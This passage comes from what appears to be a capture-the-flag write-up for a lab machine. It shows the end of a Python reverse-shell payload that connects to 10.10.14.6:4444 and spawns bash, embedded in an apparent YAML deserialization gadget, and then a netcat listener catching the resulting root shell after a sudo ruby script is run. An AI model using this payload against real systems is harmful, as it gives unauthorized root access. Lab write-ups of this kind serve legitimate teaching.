onnect(("10.10.14.6",4444));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn
("/bin/bash")'
            method_id: :resolve

```

6) got root shell

```
henry@precious: ~  
henry@precious:~$ sudo /usr/bin/ruby /opt/update_dependencies.rb  
sh: 1: reading: not found  
  
vigneswar@VigneswarPC: ~  
(vigneswar@VigneswarPC)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [10.10.14.6] from (UNKNOWN) [10.10.11.189] 53856  
root@precious:/home/henry#
```